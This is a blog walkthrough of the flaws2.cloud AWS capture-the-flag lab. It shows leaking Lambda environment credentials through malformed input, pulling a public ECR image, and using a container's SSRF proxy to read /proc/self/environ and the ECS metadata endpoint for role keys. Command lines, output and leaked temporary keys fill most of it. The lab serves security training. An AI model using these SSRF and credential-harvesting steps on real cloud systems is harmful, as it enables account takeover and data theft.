



executeatwill

Penetration Analysis & Security Research



Home



Archives



Tags

Flaws2.cloud Walkthrough

📅 2022-01-20

Continuing Cloud Pentesting the second version of flaws included tactics for engaging AWS cloud infrastructure. Identify AWS Services, Container Environment Variables and accessing Metadata Services.

Legal Notice && Usage: *The information provided by executeatwill is to be used for educational purposes only. The website creator and/or editor is in no way responsible for any misuse of the information provided. All the information on this website is meant to help the reader develop penetration testing and vulnerability aptitude to prevent attacks discussed. In no way should you use the information to cause any kind of damage directly or indirectly. Information provided by this website is to be regarded from an “ethical hacker” standpoint. Only preform testing on systems you OWN and/or have expressed written permission. Use information at your own risk. By continuing, you acknowledge the aforementioned user risk/responsibilities.*

Level 1 - Identify AWS Services

Identify AWS Service

Powered by [Jekyll](#) | Theme - [NexT.Muse](#)

```
1 nslookup flaws2.cloud
```

```
-[exec@parrot]~[~/flaws]$ nslookup flaws2.cloud
Server:      190.157.8.101
Address:     190.157.8.101#53

Non-authoritative answer:
Name:   flaws2.cloud
Address: 52.216.27.155
```

IP: 52.216.27.155 identified

```
1 nslookup 52.216.27.15
```

```
-[exec@parrot]~[~/flaws]$ nslookup 52.216.27.155
155.27.216.52.in-addr.arpa      name = s3-website-us-east-1.amazonaws.com.

Authoritative answers can be found from:
```

AWS S3 Bucket identified: s3-website-us-east-1.amazonaws.com

Bypass PIN Code

 flaws2.cloud

Level 1


For this level, you'll need to enter the correct PIN code. The correct PIN is 100 digits long, so brute forcing it won't help.

Incorrect. Try again.

Code:

Need a [hint](#)?

To bypass enter letters/words to confuse coding that is expecting integers.

 level1.flaws2.cloud says
Code must be a number

For this level, you'll need to enter the correct PIN code. The correct PIN is 100 digits long, so brute forcing it won't help.

Incorrect. Try again.

Code:

Need a [hint](#)?

Form Request Form is requesting <https://2rfismmoo8.execute-api.us-east-1.amazonaws.com/default/level1?code=1234>

enter a non number into URI <https://2rfismmoo8.execute-api.us-east-1.amazonaws.com/default/level1?code=g>

```
Error, malformed input
{"LD_LIBRARY_PATH":"/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/lib","AWS_LAMBDA_LOG_GROUP_NAME":"/aws/lambda/level1","AWS_LAMBDA_LOG_STREAM_NAME":"2022/01/17/[$LATEST]caceef3123c74f6189582825d064cb35","AWS_LAMBDA_FUNCTION_MEMORY_SIZE":"128","AWS_REGION":"us-east-1","AWS_XRAY_DAEMON_ADDRESS":"169.254.79.129","PATH":"/var/lang/bin:/usr/local/bin:/usr/bin:/bin:/opt/bin","AWS_SESSION_TOKEN":"IQoJb3JpZ2luX2VjEKv////////wEaCXVzLWVhc3QtMSJHMEUCIQCKl11Ye4Lew8zSpfDZnu46hb776U7xJ7y4vPkP5YnPQIGONlkkXSDl6XJgKRS+2pBQRounJjy+KqItKk8Z9uxqxqqlAIIXP////////ARACGgw2NTM3MTEzMzE3ODgiDF1mJQJdzIuYiUFkdCroAaph0HDiYyt51bf0mOb2yueu2KRaxS+iBt8lwvmD+UEkaUxb0+AWHqgy9peqrx1q7ppF8BwORt9oKbcLl0ywRJBm0M7hNSotxkAM7NVW0WHXqPr2yt5fXhf/tpRlNoIGKtb5aIcq8VpxXv0xQPF3QB1vAqSXqRMkTxiF4NY9tLT2bWTssrX5ISHA07Y5ccSIIbKdak/alIimz8ejiCp70w41WJlQLmU0f+CGJgf6UgkHHwIneq+mzKbmfeJg9s1a1/xy6En27TrwUs3sGz1cuQkOHI52ma5Nq4PtJg90kjr/ntAVIGeMI/sw7/GWjwY6mgFxa+eME8NMqH/7Xvr83+JswKjdMv4xb2GUyNKR08vTFPX5jVdsusbJ+CLx+g12XrCkMM934lePYiJDFmdp1LLvBZMXpHwBxgTWVcNwmRuyDm6JfjivdQWNUCU+vQLQz1DMTFUboFqYiUtJy5PwDzb5cx3321k08WSwFXiEob/s+q+QoxcaAtqtuqARUJzqE2tKxvd0hdkZg17","LAMBDA_RUNTIME_DIR":"/var/runtime","AWS_LAMBDA_RUNTIME_API":"127.0.0.1:9001","AWS_XRAY_DAEMON_ADDRESS":"169.254.79.129:2000","AWS_SECRET_ACCESS_KEY":"X4YVBViEtXLBswBBK6MivIq+JbttvxhCkA+6G2+2","AWS_EXECUTION_ENV":"AWS_Lambda_nodejs8.10","HANDLER":"index.handler","AWS_DEFAULT_REGION":"us-east-1","AWS_LAMBDA_FUNCTION_NAME":"level1","AWS_LAMBDA_FUNCTION_VERSION":"$LATEST","TZ":"UTC","LANG":"en_US.UTF-8","AWS_XRAY_DAEMON_PORT":"2000","AWS_XRAY_CONTEXT_MISSING":"LOG_ERROR","AWS_LAMBDA_INITIALIZATION_TYPE":"on-demand","AWS_ACCESS_KEY_ID":"ASIAZQNB3KHGNJ6G0JF2","LAMBDA_TASK_ROOT":"/var/task","NODE_PATH":"/opt/nodejs/node8/node_modules:/opt/nodejs/node_modules:/var/runtime/node_modules:/var/runtime:/var/task:/var/runtime/node_modules","X_AMZN_TRACE_ID":"Root=1-61e5b8ef-0ed3e19720e4f3f5166be1b9;Parent=0ef4f1b710bd45ba;Sampled=0"}
```

AWS Keys Discovered

```
1  "AWS_REGION":"us-east-1",
2  "_AWS_XRAY_DAEMON_ADDRESS":"169.254.79.129",
3  "PATH":"/var/lang/bin:/usr/local/bin:/usr/bin:/bin:/opt/bin",
4  "AWS_SESSION_TOKEN":"IQoJb3JpZ2luX2VjEKv////////wEaCXVzLWVhc3QtMSJHMEUCIQCKl11Ye4Lew8zSpf
5  "LAMBDA_RUNTIME_DIR":"/var/runtime","AWS_LAMBDA_RUNTIME_API":"127.0.0.1:9001",
6  "AWS_XRAY_DAEMON_ADDRESS":"169.254.79.129:2000",
7  "AWS_SECRET_ACCESS_KEY":"X4YVBViEtXLBswBBK6MivIq+JbttvxhCkA+6G2+2",
8  "AWS_EXECUTION_ENV":"AWS_Lambda_nodejs8.10",
9  "_HANDLER":"index.handler",
10 "AWS_DEFAULT_REGION":"us-east-1",
11 "AWS_ACCESS_KEY_ID":"ASIAZQNB3KHGNJ6G0JF2",
```

Connect to S3 Bucket with Credentials

Modify /.aws/credentials

```
[flaws2]$
aws_access_key_id = ASIAZQNB3KHGNJ6G0JF2$
aws_secret_access_key = X4YVBViEtXLBswBBK6MivIq+JbttvxhCkA+6G2+2$
aws_session_token = IQoJb3JpZ2luX2VjEKv////////wEaCXVzLWVhc3QtMSJHMEUCIQCKl11Ye4Lew8zSpfDZnu46hb776U7xJ7y4vPkP5YnPQIGONlkkXSDl6XJgKRS+2pBQRounJjy+KqItKk8Z9uxqxqqlAIIXP////////ARACGgw2NTM3MTEzMzE3ODgiDF1mJQJdzIuYiUFkdCroAaph0HDiYyt51bf0mOb2yueu2KRaxS+iBt8lwvmD+UEkaUxb0+AWHqgy9peqrx1q7ppF8BwORt9oKbcLl0ywRJBm0M7hNSotxkAM7NVW0WHXqPr2yt5fXhf/tpRlNoIGKtb5aIcq8VpxXv0xQPF3QB1vAqSXqRMkTxiF4NY9tLT2bWTssrX5ISHA07Y5ccSIIbKdak/alIimz8ejiCp70w41WJlQLmU0f+CGJgf6UgkHHwIneq+mzKbmfeJg9s1a1/xy6En27TrwUs3sGz1cuQkOHI52ma5Nq4PtJg90kjr/ntAVIGeMI/sw7/GWjwY6mgFxa+eME8NMqH/7Xvr83+JswKjdMv4xb2GUyNKR08vTFPX5jVdsusbJ+CLx+g12XrCkMM934lePYiJDFmdp1LLvBZMXpHwBxgTWVcNwmRuyDm6JfjivdQWNUCU+vQLQz1DMTFUboFqYiUtJy5PwDzb5cx3321k08WSwFXiEob/s+q+QoxcaAtqtuqARUJzqE2tKxvd0hdkZg17$
```

/.aws/config

```
[profile flaws2]$
region = us-east-1$
```

```
output = json$
```

List contents of S3 Bucket

```
1 aws --profile flaws2 s3 ls s3://level1.flaws2.cloud
```

```
-[exec@parrot]-[~]$ aws --profile flaws2 s3 ls s3://level1.flaws2.cloud
PRE img/
2018-11-20 15:55:05      17102 favicon.ico
2018-11-20 21:00:22       1905 hint1.htm
2018-11-20 21:00:22       2226 hint2.htm
2018-11-20 21:00:22       2536 hint3.htm
2018-11-20 21:00:23       2460 hint4.htm
2018-11-20 21:00:17       3000 index.htm
2018-11-20 21:00:17       1899 secret-ppxVFdwV4DDtZm8vbQRvhlL8mE6wxNco.html
```


secret discovered.



The next level is at <http://level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud>

Level 2 - Containers Environmental Variables

This next level is running as a container at <http://container.target.flaws2.cloud/>.



ECR Instance

All flaw2 instances are located at us-east-1

discover account ID

```
1 aws --profile flaws2 sts get-caller-identity
```

```
[exec@parrot]~/flaws2$ aws --profile flaws2 sts get-caller-identity
{
  "UserId": "AROAIBATWYQXZTTALNCE:level1",
  "Account": "653711331788",
  "Arn": "arn:aws:sts::653711331788:assumed-role/level1/level1"
}
```

account: 653711331788

list flaws2 image instances

```
1 aws ecr list-images --repository-name level2 --registry-id 653711331788
```

```
[exec@parrot]~/flaws2$ aws ecr list-images --repository-name level2 --registry-id 653711331788
{
  "imageIds": [
    {
      "imageDigest": "sha256:513e7d8a5fb9135a61159fbfbc385a4beb5ccbd84e5755d76ce923e040f9607e",
      "imageTag": "latest"
    }
  ]
}
```

List ECR Images

if ECR is public:

```
1 aws ecr list-images --repository-name REPO_NAME --registry-id ACCOUNT_ID
```

syntax:

```
1 aws --profile flaws2 ecr list-images --repository-name level2
```

```
[exec@parrot]~/flaws2$ aws --profile flaws2 ecr list-images --repository-name level2
{
  "imageIds": [
    {
      "imageDigest": "sha256:513e7d8a5fb9135a61159fbfbc385a4beb5ccbd84e5755d76ce923e040f9607e",
      "imageTag": "latest"
    }
  ]
}
```

Connect to Docker with AWS

```
1 aws --profile flaws2 ecr get-login-password --region us-east-1 | sudo docker login --username AWS
```

```
[exec@parrot]~$ aws --profile flaws2 ecr get-login-password --region us-east-1 | sudo docker login --username AWS --password-stdin 653711331788.dkr.ecr.us-east-1.amazonaws.com
WARNING! Your password will be stored unencrypted in /root/.docker/config.json.
Configure a credential helper to remove this warning. See
https://docs.docker.com/engine/reference/commandline/login/#credentials-store

Login Succeeded
```

Pipes the get-login-password from aws to docker login to be able to download image file.

Pull Docker of ECR

```
1 sudo docker pull 653711331788.dkr.ecr.us-east-1.amazonaws.com/level2:latest
```

```
--[exec@parrot]~$ sudo docker pull 653711331788.dkr.ecr.us-east-1.amazonaws.com/level2:latest
latest: Pulling from level2
7b8b6451c85f: Pull complete
ab4d1096d9ba: Pull complete
e6797d1788ac: Pull complete
e25c5c290bde: Pull complete
96af0e137711: Pull complete
2057ef5841b5: Pull complete
e4206c7b02ec: Pull complete
501f2d39ea31: Pull complete
f90fb73d877d: Pull complete
4fbdfdaee9ae: Pull complete
Digest: sha256:513e7d8a5fb9135a61159fbfbc385a4beb5ccbd84e5755d76ce923e040f9607e
Status: Downloaded newer image for 653711331788.dkr.ecr.us-east-1.amazonaws.com/level2:latest
653711331788.dkr.ecr.us-east-1.amazonaws.com/level2:latest
```

Docker Inspect

```
1 docker inspect 653711331788.dkr.ecr.us-east-1.amazonaws.com/level2:latest
```

```
--[exec@parrot]~$ sudo docker inspect 653711331788.dkr.ecr.us-east-1.amazonaws.com/level2:latest
[
  {
    "Id": "sha256:2d73de35b78103fa305bd941424443d520524a050b1e0c78c488646c0f0a0621",
    "RepoTags": [
      "653711331788.dkr.ecr.us-east-1.amazonaws.com/level2:latest"
    ],
    "RepoDigests": [
      "653711331788.dkr.ecr.us-east-1.amazonaws.com/level2@sha256:513e7d8a5fb9135a61159fbfbc385a4beb5ccbd84e5755d76ce923e040f9607e"
    ],
    "Parent": "",
    "Comment": "",
    "Created": "2018-11-27T03:32:59.959842964Z",
    "Container": "ac1212c533fd9920b36cf3518caeb27b07e5efca6d40a0cfb07acc94c3f02055",
    "ContainerConfig": {
      "Hostname": "ac1212c533fd",
      "Domainname": "",
      "User": "",
      "AttachStdin": false,
      "AttachStdout": false,
      "AttachStderr": false,
      "ExposedPorts": {
        "80/tcp": {}
      },
      "Tty": false,
      "OpenStdin": false,
      "StdinOnce": false,
      "Env": [
        "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
      ],
      "Cmd": [

```

Launch Docker file

```
1 sudo docker run -ti -p8000:8000 653711331788.dkr.ecr.us-east-1.amazonaws.com/level2 bash
```

```
--[exec@parrot]~$ sudo docker run -ti -p8000:8000 653711331788.dkr.ecr.us-east-1.amazonaws.com/level2 bash
root@2d77a3857655:/# ll
total 0
drwxr-xr-x  1 root root 152 Jan 18 17:23 ./
drwxr-xr-x  1 root root 152 Jan 18 17:23 ../
-rwxr-xr-x  1 root root  0 Jan 18 17:23 .dockerenv*
drwxr-xr-x  1 root root 1112 Nov 13 2018 bin/
drwxr-xr-x  1 root root  0 Apr 12 2016 boot/
drwxr-xr-x  5 root root 360 Jan 18 17:23 dev/
drwxr-xr-x  1 root root 1558 Jan 18 17:23 etc/
drwxr-xr-x  1 root root  0 Apr 12 2016 home/
drwxr-xr-x  1 root root 84 Sep 13 2015 lib/
drwxr-xr-x  1 root root 40 Nov 13 2018 lib64/
drwxr-xr-x  1 root root  0 Nov 13 2018 media/
drwxr-xr-x  1 root root  0 Nov 13 2018 mnt/
drwxr-xr-x  1 root root  0 Nov 13 2018 opt/
dr-xr-xr-x 246 root root  0 Jan 18 17:23 proc/
drwx----- 1 root root 30 Nov 13 2018 root/
drwxr-xr-x  1 root root 104 Nov 13 2018 run/
drwxr-xr-x  1 root root 1362 Nov 19 2018 sbin/
drwxr-xr-x  1 root root  0 Nov 13 2018 srv/
dr-xr-xr-x 13 root root  0 Jan 18 17:23 sys/
drwxrwxrwt  1 root root  0 Nov 27 2018 tmp/
drwxr-xr-x  1 root root 70 Nov 13 2018 usr/
drwxr-xr-x  1 root root 96 Nov 27 2018 var/
```

Level 3 Link Link is found on the webserver of the docker image /var/www/html/index.htm

```
<div class="content">
  <div class="row">
    <div class="col-sm-12">
      <center><h1>Level 3</h1></center>
      <hr>
      Read about Level 3 at <a href="http://level3-oc6ou6dnkw8sszwvdrxrc5t5udrsw3s.flaws2.cloud">level3-oc6ou6dnkw8sszwvdrxrc5t5udrsw3s.flaws2.cloud</a>
      <p>
    </div>
  </div>
</div>
```

link: <http://level3-oc6ou6dnkw8sszwvdrxrc5t5udrsw3s.flaws2.cloud>

Level 3 - Metadata Services at 169.254.170.2

The container's webserver you got access to includes a simple proxy that can be access with:

<http://container.target.flaws2.cloud/proxy/http://flaws.cloud> or <http://container.target.flaws2.cloud/proxy/http://neverssl.com>

AWS Credentials on 169.254.170.2

EC2 instances contain credentials at 169.254.170.2/v2/GUID and the GUID = found as an environmental variable

AWS_CONTAINER_CREDENTIALS_RELATIVE_URI

Linux Environment Variables

1 /proc/self/environ

```
[exec@parrot:~]$ cat /proc/self/environ
SHELL=/bin/bashSESSION_MANAGER=local/parrot:/tmp/.ICE-unix/2242,unix/parrot:/tmp/.ICE-unix/2242WINDOWID=52428860ACCESSIBILITY=ICOLORTERM=truecolorXDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0SSH_AUTH_SOCK=/run/user/1000/keyring/sshXDG_SESSION_ID=lightdm-xsessionXDG_SESSION_TYPE=x11PGD AGENT INFO=/run/user/1000/gnupg/S.gpg-agent:0:1XAUTHORITY=/home/exec/.XauthorityXDG_GREETER_DATA_DIR=/var/lib/lightdm/data/execHOME=/home/execLANG=en_US.UTF-8LS_COLORS=rs=0:di=01:34:ln=01:36:mh=00:pi=00:33:so=01:35:do=01:35:bd=04:33:cd=04:33:or=04:31:mi=00:su=37:41:sg=30:43:ca=30:41:tw=30:42:ow=34:42:st=37:44:ex=01:32:tar=01:31:tgz=01:31:arc=01:31:arj=01:31:taz=01:31:lha=01:31:lz4=01:31:lh=01:31:lzma=01:31:tlz=01:31:txz=01:31:tzo=01:31:t7z=01:31:zip=01:31:z=01:31:dz=01:31:gz=01:31:lrz=01:31:lzo=01:31:xz=01:31:zst=01:31:tzst=01:31:bz2=01:31:bz=01:31:tbz=01:31:tbz2=01:31:deb=01:31:rpm=01:31:jar=01:31:war=01:31:ear=01:31:sar=01:31:rar=01:31:alz=01:31:ace=01:31:zoo=01:31:cpio=01:31:7z=01:31:r2=01:31:cab=01:31:wim=01:31:swm=01:31:dwm=01:31:esd=01:31:jpg=01:35:jpeg=01:35:mjpg=01:35:mjpeg=01:35:gif=01:35:bmp=01:35:pbm=01:35:pgm=01:35:ppm=01:35:tga=01:35:xbm=01:35:xpm=01:35:tif=01:35:tiff=01:35:png=01:35:svg=01:35:svgz=01:35:mng=01:35:pcx=01:35:mov=01:35:mpg=01:35:mpeg=01:35:m2v=01:35:mkv=01:35:webm=01:35:ogm=01:35:mp4=01:35:m4v=01:35:mp4v=01:35:vob=01:35:qt=01:35:nuv=01:35:wmv=01:35:asf=01:35:rm=01:35:rmvb=01:35:flc=01:35:avi=01:35:fl=01:35:flv=01:35:gl=01:35:dl=01:35:xcf=01:35:xwd=01:35:yuv=01:35:cgm=01:35:emf=01:35:ogv=01:35:ogx=01:35:aac=00:36:au=00:36:flac=00:36:m4a=00:36:mid=00:36:midi=00:36:mka=00:36:mp3=00:36:mpc=00:36:ogg=00:36:ra=00:36:wav=00:36:oga=00:36:opus=00:36:spx=00:36:xspf=00:36:XDG_CURRENT_DESKTOP=MATEITE VERSION=600XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0XDG_SESSION_CLASS=userTERM=xterm-256colorGTK_OVERLAY_SCROLLING=0USER=execDISPLAY=:0SHLVL=1XDG_VTNR=7XDG_SESSION_ID=3XDG_RUNTIME_DIR=/run/user/1000QT_AUTO_SCREEN_SCALE_FACTOR=0XDG_DATA_DIRS=/usr/share/mate:/usr/local/share:/usr/share/PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/usr/share/games:/usr/local/sbin:/usr/sbin:/sbin:/home/exec/.local/bin:/snap/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/gamesGDMSESSION=lightdm-xsessionDBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bustQT_SCALE_FACTOR=1=/usr/bin/cat-[exec@parrot:~]$
```

Call environment variables of container

<http://container.target.flaws2.cloud/proxy/file:///proc/self/environ>

```
HOSTNAME=ip-172-31-55-65.ec2.internalHOME=/rootAWS_CONTAINER_CREDENTIALS_RELATIVE_URI=/v2/credentials/f536c20a-9a31-4f65-8f4e-0a201a72f7b0AWS_EXECUTION_ENV=AWS_ECS_FARGATEAWS_DEFAULT_REGION=us-east-1ECS_CONTAINER_METADATA_URI_V4=http://169.254.170.2/v4/efd02f49-194c-477b-9fa5-2b408352ac1eECS_CONTAINER_METADATA_URI=http://169.254.170.2/v3/efd02f49-194c-477b-9fa5-2b408352ac1ePATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binAWS_REGION=us-east-1PWD=/
```

Call via metadata service 169.254.170.2

using variables captured using the ECS_CONTAINER_METADATA_URI=<http://169.254.170.2/v3/efd02f49-194c-477b-9fa5-2b408352ac1e>

```
{
  "DockerId": "f8aaa684c571ecd6ec7f1f8501f08cf18424edfc8ea729be2ef531d0b8f0d91b",
  "Name": "level3",
  "DockerName": "ecs-level3-3-level3-d499819186ddfb57100",
  "Image": "653711331788.dkr.ecr.us-east-1.amazonaws.com/level2",
  "ImageID": "sha256:2d73de35b78103fa305bd941424443d520524a050b1e0c78c488646c0f0a0621",
  "Labels": {
    "com.amazonaws.ecs.cluster": "arn:aws:ecs:us-east-1:653711331788:cluster/level3",
    "com.amazonaws.ecs.container-name": "level3",
    "com.amazonaws.ecs.task-arn": "arn:aws:ecs:us-east-1:653711331788:task/level3/d66bbad37774eb8972ef0158bab4912",
    "com.amazonaws.ecs.task-definition-family": "level3",
    "com.amazonaws.ecs.task-definition-version": "3",
    "DesiredStatus": "RUNNING",
    "KnownStatus": "RUNNING",
    "Limits": {
      "CPU": "0",
      "Memory": "0",
      "CreatedAt": "2021-02-09T21:26:23.817693302Z",
      "StartedAt": "2021-02-09T21:26:27.440270863Z",
      "Type": "NORMAL",
      "Health": {
        "status": "UNHEALTHY",
        "statusSince": "2021-02-09T21:27:28.220952936Z",
        "exitCode": -1,
        "output": "OCI runtime exec failed: exec failed: container_linux.go:370: starting container process caused: exec: \"exit 0\": executable file not found in $PATH: unknown",
        "Networks": {
          "NetworkMode": "awsvpc",
          "IPv4Addresses": [
            "172.31.55.65"
          ],
          "AttachmentIndex": "0",
          "IPv4SubnetCIDRBlock": "172.31.48.0/20",
          "MACAddress": "16:84:28:4b:7b:4d",
          "DomainNameServers": [
            "172.31.0.2"
          ],
          "DomainNameSearchList": [
            "ec2.internal"
          ],
          "PrivateDNSName": "ip-172-31-55-65.ec2.internal",
          "SubnetGatewayIpv4Address": "172.31.48.1/20"
        ]
      }
    }
  }
}
```

```
1 curl http://container.target.flaws2.cloud/proxy/http://169.254.170.2/v4/efd02f49-194c-477b-9f
```

Using the variables captured using the CONTAINER_CREDENTIALS_RELATIVE_URI=/v2/credentials/f536c20a-9a31-4f65-8f4e-0a201a72f7b0

http://container.target.flaws2.cloud/proxy/http://169.254.170.2/v2/credentials/f536c20a-9a31-4f65-8f4e-0a201a72f7b0

```
1 curl http://container.target.flaws2.cloud/proxy/http://169.254.170.2/v2/credentials/f536c20a
```

```
~-[exec@parrot]-[~]$ curl http://container.target.flaws2.cloud/proxy/http://169.254.170.2/v2/credentials/f536c20a-9a31-4f65-8f4e-0a201a72f7b0 | jq
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 1220 0 1220 0 0 2271 0 --:--:-- --:--:-- --:--:-- 2271
{
  "RoleArn": "arn:aws:iam::653711331788:role/level3",
  "AccessKeyId": "ASIAZQNB3KHGIKJQ0EX4",
  "SecretAccessKey": "GgnmwIE/SQGxvJCxsezAk7v5YzcSttVa8B4Mz0rx",
  "Token": "IQoJb3JpZ21uX2VjE0////////wEaCXVzLWVhc3QtMSJGMEQCIAPq6ATzhFfa1Rty8E2hmMrke4IR/52WrtguCqECPUa1AdRxc5dPwr42n311P27HdflKwh3obffENhYb3qzw0DyrjAwgYEAiADDDY1MzcXMTM2MTc4OCIMLx+Urx+F5KqG3eZbKsA
DKlVQIEPwx058v0aF/d5SM760TzKqF6ZNGk4prGEbta9px1pCktrrxgWZfzYepJmo0/xmosp9R9Fg7c1KpADS2iZvbgAd0NvHPy47Wo/o3fNpB3XpL0zcCA1mhHCFICMXIflNl0+fD0PF0us22H/zY4x6vJ15WtqtSf91sXw2B006NbBYUWjPZXDTFT10sTjbc/2/jMLr/Yd4ssuqKHCeg+fgtB10jaLZppeP0zh0LjCW5F0mSY2cN68zEsZtwfIKNheGmKva8C4TenW1LNaRmtSYXldVoXDEFaawGH2Jou+wfBC0qo7rc86/Yaf4HEr1sEKAXrS8Z1z081RqxQh219ndd7MLVB7tfd7wn5aB00GT1y4k3Dxn9k1oZqX3QjX0+v6J01/tolMbesrQla
rErS/DJNux11RA0kjJnZ50VEDCbSg4XHvapeCVH54bvdLw/4AY6Fssd2G+QC24f0mW//GZ6BMLJ3ofv7nw21YBJryRNZbKuHg/Aw9l0kdI1YyV7dep9qYn7C0gab8B0z0P70a26vEAU05jx2G62vryYjHnTV9S26RvYAKWMMxGFKL8+vb1+L1a3GyH5K+P0DzCs7aWPBjqm
AcTg0R9pu4VAnNC6rtPaqKpYF0jwLR+fgCqstx2UL06njCdQ7+mhUWj/w+0spd800vH07+gJGNEC9111rX6TT8NayockvK0Hyrg5VBS3Xe2FTNbu1WvDpz38dHQZnR6swKtZ1zrcxk6N/20R02zeepntnKfLb1aPa+3rgS/LAFSgg2TGRSNG7Ne1jluCMG+OCvY0w7fw
XvVHAvveHXSMLRjFfFo="
  "Expiration": "2022-01-20T20:50:20Z"
}
```

```
1 "AccessKeyId": "ASIAZQNB3KHGIKJQ0EX4",
2 "SecretAccessKey": "GgnmwIE/SQGxvJCxsezAk7v5YzcSttVa8B4Mz0rx",
3 "Token": "IQoJb3JpZ21uX2VjE0////////wEaCXVzLWVhc3QtMSJGMEQCIAPq6ATzhFfa1Rty8E2hmMrke4IR/5
```

Access S3 bucket with credentials

Add credentials to the ~/.aws/credentials

```
[flaws2l3]$
aws_access_key_id = ASIAZQNB3KHGIKJQ0EX4s
aws_secret_access_key = GgnmwIE/SQGxvJCxsezAk7v5YzcSttVa8B4Mz0rxs
aws_session_token = IQoJb3JpZ21uX2VjE0////////wEaCXVzLWVhc3QtMSJGMEQCIAPq6ATzhFfa1Rty8E2hmMrke4IR/52WrtguCqECPUa1AdRxc5dPwr42n311P27HdflKwh3obffENhYb3qzw0DyrjAwgYEAiADDDY1MzcXMTM2MTc4OCIMLx+Urx+
F5KqG3eZbKsADKlVQIEPwx058v0aF/d5SM760TzKqF6ZNGk4prGEbta9px1pCktrrxgWZfzYepJmo0/xmosp9R9Fg7c1KpADS2iZvbgAd0NvHPy47Wo/o3fNpB3XpL0zcCA1mhHCFICMXIflNl0+fD0PF0us22H/zY4x6vJ15WtqtSf91sXw2B006NbBYUWjPZXDTFT10sTjbc/2/jMLr/Yd4ssuqKHCeg+fgtB10jaLZppeP0zh0LjCW5F0mSY2cN68zEsZtwfIKNheGmKva8C4TenW1LNaRmtSYXldVoXDEFaawGH2Jou+wfBC0qo7rc86/Yaf4HEr1sEKAXrS8Z1z081RqxQh219ndd7MLVB7tfd7wn5aB00GT1y4k3Dxn9k1oZqX3QjX0+v6J01/tolMbesrQla
rErS/DJNux11RA0kjJnZ50VEDCbSg4XHvapeCVH54bvdLw/4AY6Fssd2G+QC24f0mW//GZ6BMLJ3ofv7nw21YBJryRNZbKuHg/Aw9l0kdI1YyV7dep9qYn7C0gab8B0z0P70a26vEAU05jx2G62vryYjHnTV9S26RvYAKWMMxGFKL8+vb1+L1a3GyH5K+P0DzCs7aWPBjqm
AcTg0R9pu4VAnNC6rtPaqKpYF0jwLR+fgCqstx2UL06njCdQ7+mhUWj/w+0spd800vH07+gJGNEC9111rX6TT8NayockvK0Hyrg5VBS3Xe2FTNbu1WvDpz38dHQZnR6swKtZ1zrcxk6N/20R02zeepntnKfLb1aPa+3rgS/LAFSgg2TGRSNG7Ne1jluCMG+OCvY0w7fwXvVHAvveHXSMLRjFfFo="s
```

List contents of S3 Bucket

```
1 aws --profile flaws2l3 s3 ls
```

```
~-[exec@parrot]-[~]$ aws --profile flaws2l3 s3 ls
2018-11-20 14:50:08 flaws2.cloud
2018-11-20 13:45:26 level1.flaws2.cloud
2018-11-20 20:41:16 level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud
2018-11-26 14:47:22 level3-oc6ou6dnkw8sszwdrraxc5t5udrsw3s.flaws2.cloud
2018-11-27 15:37:27 the-end-962b72bjahfm5b4wcktm8t9z4sapemjb.flaws2.cloud
```


The End

Congrats! You completed the attacker path of f1AWS 2! There is also a [defender path](#).

If you enjoyed this and learned some things, please tweet about it and mention it in your Slacks!

I'm an independent security consultant and if you'd like help with your AWS security needs (assessments, training, and more), please reach out by emailing scott@summitroute.com, visiting summitroute.com, or sending me DM on twitter to [Oxdabbad00](#).